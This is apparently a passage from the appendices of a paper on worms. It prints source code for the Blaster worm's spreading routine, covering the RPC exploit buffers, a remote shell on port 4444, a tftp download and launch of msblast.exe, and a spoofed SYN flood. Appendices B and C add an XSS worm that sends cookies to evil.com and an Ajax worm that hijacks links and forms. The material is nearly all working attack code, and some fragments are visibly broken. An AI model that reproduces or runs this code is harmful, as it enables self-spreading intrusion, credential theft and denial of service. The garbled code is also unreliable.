sin.sin_port = htons(MSRCP_PORT_135);

for (i=0; i<20; i++) {
    sockarray[i] = socket(AF_INET, SOCK_STREAM, 0);
    if (sockarray[i] == -1)
        return;
    ioctlsocket(sockarray[i], FIONBIO, &opt);
}

for (i=0; i<20; i++) {
    int ip;

    blaster_increment_ip_address();
    sprintf(target_ip_string, "%i.%i.%i.%i",
            ClassA, ClassB, ClassC, ClassD);

    ip = inet_addr(target_ip_string);
    if (ip == -1)
        return;
    sin.sin_addr.s_addr = ip;
    connect(sockarray[i], (struct sockaddr*)&sin, sizeof(sin));
}

Sleep(1800);

for (i=0; i<20; i++) {
    struct timeval timeout;
    int nfd;

    timeout.tv_sec = 0;
    timeout.tv_usec = 0;
    nfd = 0;

    FD_ZERO(&writefds);
    FD_SET((unsigned)sockarray[i], &writefds);

    if (select(0, NULL, &writefds, NULL, &timeout) != 1) {
        closesocket(sockarray[i]);
    } else {
        sizeof_peer = sizeof(peer);
        getpeername(sockarray[i],
            (struct sockaddr*)&peer, &sizeof_peer);
        victim_ip = inet_ntoa(peer.sin_addr);
    }
}

```

```

        blaster_exploit_target(sockarray[i], victim_ip);
        closesocket(sockarray[i]);
    }
}

}

void blaster_exploit_target(int sock, const char *victim_ip)
{

    unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,
0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,
0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,
0x46,0x00,0x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

    unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05
,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xC
C,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0
x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C
,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2
A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x
4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x
00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4
D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0
,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,
0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,
0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x
C8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00
,0x00

```

,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x6
4,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x0
0,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x0
0,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00
,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00
,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00
,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x0
0,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x0
0,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,
0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,
0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,
0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0
xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,
0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x
06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,
0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,
0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,
0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0x
B2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x
80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00,0x00

```
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,
0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0
,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x46,0x3B
,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x46,0x00,
0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,
0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x0
0,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x
30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x0
0,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,
0x00,
0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,
0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x
10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,
0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x
68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x0
0,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};
```

```
unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};
```

```
unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,
0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,
0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,
0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};
```

```
unsigned char sc[]=
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
"\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
```



```

unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0
x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28
,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};

```

```

int ThreadId;
int len;
int sizeof_sa;
int ret;
int opt;
void *hThread;
struct sockaddr_in target_ip;
struct sockaddr_in sa;
int fd;
char cmdstr[0x200];
int len1;
unsigned char buf2[0x1000];
int i;

opt = 0;
ioctlsocket(sock, FIONBIO , &opt);

if (winxp1_or_win2k2 == 1)
    ret = 0x100139d;
else
    ret = 0x18759f;
memcpy(sc+36, (unsigned char *) &ret, 4);

len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

```

```

*(unsigned long*)(buf2+8)=*(unsigned long*)(buf2+8)+sizeof(sc)-0xc;
*(unsigned long*)(buf2+0x10)=*(unsigned long*)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long*)(buf2+0x80)=*(unsigned long*)(buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long*)(buf2+0x84)=*(unsigned long*)(buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long*)(buf2+0xb4)=*(unsigned long*)(buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long*)(buf2+0xb8)=*(unsigned long*)(buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long*)(buf2+0xd0)=*(unsigned long*)(buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long*)(buf2+0x18c)=*(unsigned long*)(buf2+0x18c)+sizeof(sc)-0xc;

```

```

if (send(sock,bindstr,sizeof(bindstr),0)== -1)
{
    perror("- Send");
    return;
}

```

```

if (send(sock,buf2,len1,0)== -1)
{
    perror("- Send");
    return;
}
closesocket(sock);
Sleep(400);
/* -----*/

```

```

if ((fd=socket(AF_INET,SOCK_STREAM,0)) == -1)
    return;
memset(&target_ip, 0, sizeof(target_ip));
target_ip.sin_family = AF_INET;
target_ip.sin_port = htons(SHELL_PORT_4444);
target_ip.sin_addr.s_addr = inet_addr(victim_ip);
if (target_ip.sin_addr.s_addr == SOCKET_ERROR)
    return;
if (connect(fd, (struct sockaddr*)&target_ip,
            sizeof(target_ip)) == SOCKET_ERROR)
    return;

```

```

memset(target_ip_string, 0, sizeof(target_ip_string));
sizeof_sa = sizeof(sa);
getsockname(fd, (struct sockaddr*)&sa, &sizeof_sa);
sprintf(target_ip_string, "%d.%d.%d.%d",
        sa.sin_addr.s_net, sa.sin_addr.s_host,
        sa.sin_addr.s_lh, sa.sin_addr.s_impno);

```

```

if (fd_tftp_service)
    closesocket(fd_tftp_service);
hThread = CreateThread(0,0,

```

```

blaster_tftp_thread,0,0,&ThreadId);
Sleep(80); /*give time for thread to start*/

sprintf(cmdstr, "tftp -i %s GET %s\n",
        target_ip_string, MSBLAST_EXE);
if (send(fd, cmdstr, strlen(cmdstr), 0) <= 0)
    goto closesocket_and_return;

Sleep(1000);
for (i=0; i<10 && is_tftp_running; i++)
    Sleep(2000);

sprintf(cmdstr, "start %s\n", MSBLAST_EXE);
if (send(fd, cmdstr, strlen(cmdstr), 0) <= 0)
    goto closesocket_and_return;
Sleep(2000);
sprintf(cmdstr, "%s\n", MSBLAST_EXE);
send(fd, cmdstr, strlen(cmdstr), 0);
Sleep(2000);

closesocket_and_return:

if (fd != 0)
    closesocket(fd);

if (is_tftp_running) {
    TerminateThread(hThread,0);
    closesocket(fd_tftp_service);
    is_tftp_running = 0;
}
CloseHandle(hThread);
}

int blaster_resolve_ip(const char *windowsupdate_com)
{
    int result;

    result = inet_addr(windowsupdate_com);
    if (result == SOCKET_ERROR) {
        HOSTENT *p_hostent = gethostbyname(windowsupdate_com);
        if (p_hostent == NULL)
            result = SOCKET_ERROR;
        else
            result = *p_hostent->h_addr;
    }

    return result;
}

```

```

ULONG WINAPI blaster_DoS_thread(LPVOID p)
{
    int opt = 1;
    int fd;
    int target_ip;

    target_ip = blaster_resolve_ip("windowsupdate.com");

    fd = WSASocket(
        AF_INET, /*TCP/IP sockets*/
        SOCK_RAW, /*Custom TCP/IP headers*/
        IPPROTO_RAW,
        NULL,
        0,
        WSA_FLAG_OVERLAPPED
    );
    if (fd == SOCKET_ERROR)
        return 0;

    if (setsockopt(fd, IPPROTO_IP, IP_HDRINCL,
        (char*)&opt, sizeof(opt)) == SOCKET_ERROR)
        return 0;

    for (;;) {
        blaster_send_syn_packet(target_ip, fd);
        Sleep(20);
    }

    closesocket(fd);
    return 0;
}

int blaster_checksum(const void *bufv, int length)
{
    const unsigned short *buf = (const unsigned short *)bufv;
    unsigned long result = 0;

    while (length > 1) {
        result += *(buf++);
        length -= sizeof(*buf);
    }
    if (length) result += *(unsigned char*)buf;
    result = (result >> 16) + (result & 0xFFFF);
    result += (result >> 16);
}

```

```
    result = (~result)&0xFFFF;

    return (int)result;
}

void blaster_send_syn_packet(int target_ip, int fd)
{
    struct IPHDR
    {
        unsigned char  verlen;
        unsigned char  tos;
        unsigned short totallength;
        unsigned short id;
        unsigned short offset;
        unsigned char  ttl;
        unsigned char  protocol;
        unsigned short checksum;
        unsigned int   srcaddr;
        unsigned int   dstaddr;
    };

    struct TCPCR
    {
        unsigned short srcport;
        unsigned short dstport;
        unsigned int   seqno;
        unsigned int   ackno;
        unsigned char  offset;
        unsigned char  flags;
        unsigned short window;
        unsigned short checksum;
        unsigned short urgptr;
    };

    struct PSEUDO
    {
        unsigned int srcaddr;
        unsigned int dstaddr;
        unsigned char padzero;
        unsigned char protocol;
        unsigned short tcplength;
    };

    struct PSEUDOTCP
    {
        unsigned int srcaddr;
        unsigned int dstaddr;
        unsigned char padzero;
        unsigned char protocol;
    };
}
```

```

    unsigned short tcplength;
    struct TCPHDR tcphdr;
};

char spoofed_src_ip[16];
unsigned short target_port = 80;
struct sockaddr_in to;
struct PSEUDO pseudo;
char buf[60] = {0};
struct TCPHDR tcp;
struct IPHDR ip;
int source_ip;

srand(GetTickCount());

sprintf(spoofed_src_ip, "%i.%i.%i.%i",
        local_class_a, local_class_b, rand()%255, rand()%255);
source_ip = blaster_resolve_ip(spoofed_src_ip);

to.sin_family = AF_INET;
to.sin_port = htons(target_port);
to.sin_addr.s_addr = target_ip;

ip.verlen = 0x45;
ip.totallength = htons(sizeof(ip) + sizeof(tcp));
ip.id = 1;
ip.offset = 0;
ip.ttl = 128;
ip.protocol = IPPROTO_TCP;
ip.checksum = 0;
ip.dstaddr = target_ip;

tcp.dstport = htons(target_port);
tcp.ackno = 0;
tcp.offset = (unsigned char)(sizeof(tcp)<<4);
tcp.flags = 2; /*TCP_SYN*/
tcp.window = htons(0x4000);
tcp.urgptr = 0;
tcp.checksum = 0;

pseudo.dstaddr = ip.dstaddr;
pseudo.padzero = 0;
pseudo.protocol = IPPROTO_TCP;
pseudo.tcplength = htons(sizeof(tcp));

ip.srcaddr = source_ip;

tcp.srcport = htons((unsigned short)((rand()%1000)+1000));

```

```
tcp.seqno = htons((unsigned short)((rand()<<16|rand()));

pseudo.srcaddr = source_ip;

memcpy(buf, &pseudo, sizeof(pseudo));
memcpy(buf+sizeof(pseudo), &tcp, sizeof(tcp));
tcp.checksum = blaster_checksum(buf,
                                sizeof(pseudo)+sizeof(tcp));

memcpy(buf, &ip, sizeof(ip));
memcpy(buf+sizeof(ip), &tcp, sizeof(tcp));

memset(buf+sizeof(ip)+sizeof(tcp), 0,
        sizeof(buf)-sizeof(ip)-sizeof(tcp));

ip.checksum = blaster_checksum(buf, sizeof(ip)+sizeof(tcp));

memcpy(buf, &ip, sizeof(ip));

sendto(fd, buf, sizeof(ip)+sizeof(tcp), 0,
(struct sockaddr*)&to, sizeof(to));
}
```

APPENDIX B

XSS Worm Source Code

```

<?php
$data = $_GET['data'];

header("Content-type: image/png");
$image = imagecreate(1,1);
imagecolorallocate(1,1,1);
imagepng($image);
imagedestroy($image);

$fp = fopen("misc.html","r");
fputs($fp, $data."<br>");
fclose($fp);
?>

<script>document.write("<img src='http://evil.com/image.php?data='
document.cookie '>");</script>

<?PHP

$host = "site.com";
$page = "/users_neighborhood.php";
$agent = "BorgBrowser";
$cookie = $data;
$xss =
"%3Cscript%3Edocument.write%28%22%3Cimg%20src%3D%27http%3A//evil.co
m/image.php%3Fdata%3D%22+document.cookie+%22%27%3E%22%29%3B%3C/
script%3E";

$attack = "neighborhood=".$xss;
?>

<?php
function makePacket($host, $page, $agent, $rnum, $cookie, $data)
{
$packet = "POST ".$page." HTTP/1.1
":
$packet .= "Host: ".$host."
":
$packet .= "User-Agent: ".$agent."
":
$packet .= "Content-type: application/x-www-form-urlencoded
": #the

```

```

content type
$packet .= "Content-length: ".strlen($data)."
"; #the
content length, found by str_len, which finds the length of a variable
$packet .= "Set-Cookie: ".$cookie."
";
#And, set the cookie
$packet .= $attack; #and
finally, our payload

#return packet
return $packet;
#return the packet
}
?>

```

```

<?php
#open network connection
$port = getservbyname('www', 'tcp'); #get the
TCP port the WWW service uses
$addr = gethostbyname($host); #get the
address of our host, as defined above
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP); #create a
socket
$result = socket_connect($socket, $addr, $port); #connect
to the host on the WWW's port
?>

```

this section created our network connection to the site

```

<?php
#Send Data
$in = makePacket($host, $page, $agent, $rnum, $cookie, $data); #Get the
output of the makePacket function created above
socket_write($socket, $in, strlen($in)); #write
to the socket the packet

#close network connection
socket_close($socket); #Close
the socket connection
?>

```

APPENDIX C

Ajax Worm Source Code

```
function create_object() {

if(window.ActiveXObject) {
ajax_request = new ActiveXObject(MSXML2.XMLHTTP);
}

if(!ajax_request && typeof XMLHttpRequest != 'undefined') {
ajax_request = new XMLHttpRequest ();
}
}

function collect_links()
{
    var all_links = document.getElementsByTagName("a");
    for(var i = 0; i < all_links.length; i++) {
        all_links[i].href="javascript:loadUrl(" + all_links[i].href + ");";
    }
}

function collect_forms()
{
    var all_forms = document.getElementsByTagName("form");
    for(var i = 0; i < all_forms.length; i++) {
        all_forms[i].id = all_forms[i].action;
        all_forms[i].action="javascript:submit_form(" + all_forms[i].action + ");";
    }
}

function loadUrl(url)
{
    ajax_request.open("GET", url, false);
    ajax_request.send(null);

if(ajax_request.status == 200) {

var response_text = ajax_request.responseText;
document.body.innerHTML = response_text;

collect_links();
collect_forms();
}
}
```

```
function submit_form(form_id)
{

var form = document.getElementById(form_id);
var form_submit = document.getElementById('form_element');
form_submit.innerHTML = "These values will be submitted to " + form_id + "";
var post_url = "";

for(var i = 0; i < form.length; i++) {
var line = form.elements[i].name + "=" + form.elements[i].value + ";
form_submit.innerHTML += line + "
";
post_url += line;

if(i+1 < form.length)
post_url += "&";
}
post_attacker(form_id, post_url);
}

function post_attacker(url, parameters) {
ajax_request.open("POST", url, false);
ajax_request.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded; charset=UTF-8");
ajax_request.send(parameters);

if(ajax_request.readyState == 4 && ajax_request.status == 200) {
var response_text = ajax_request.responseText;
document.body.innerHTML = response_text;

collect_links();
collect_forms();
}
}
```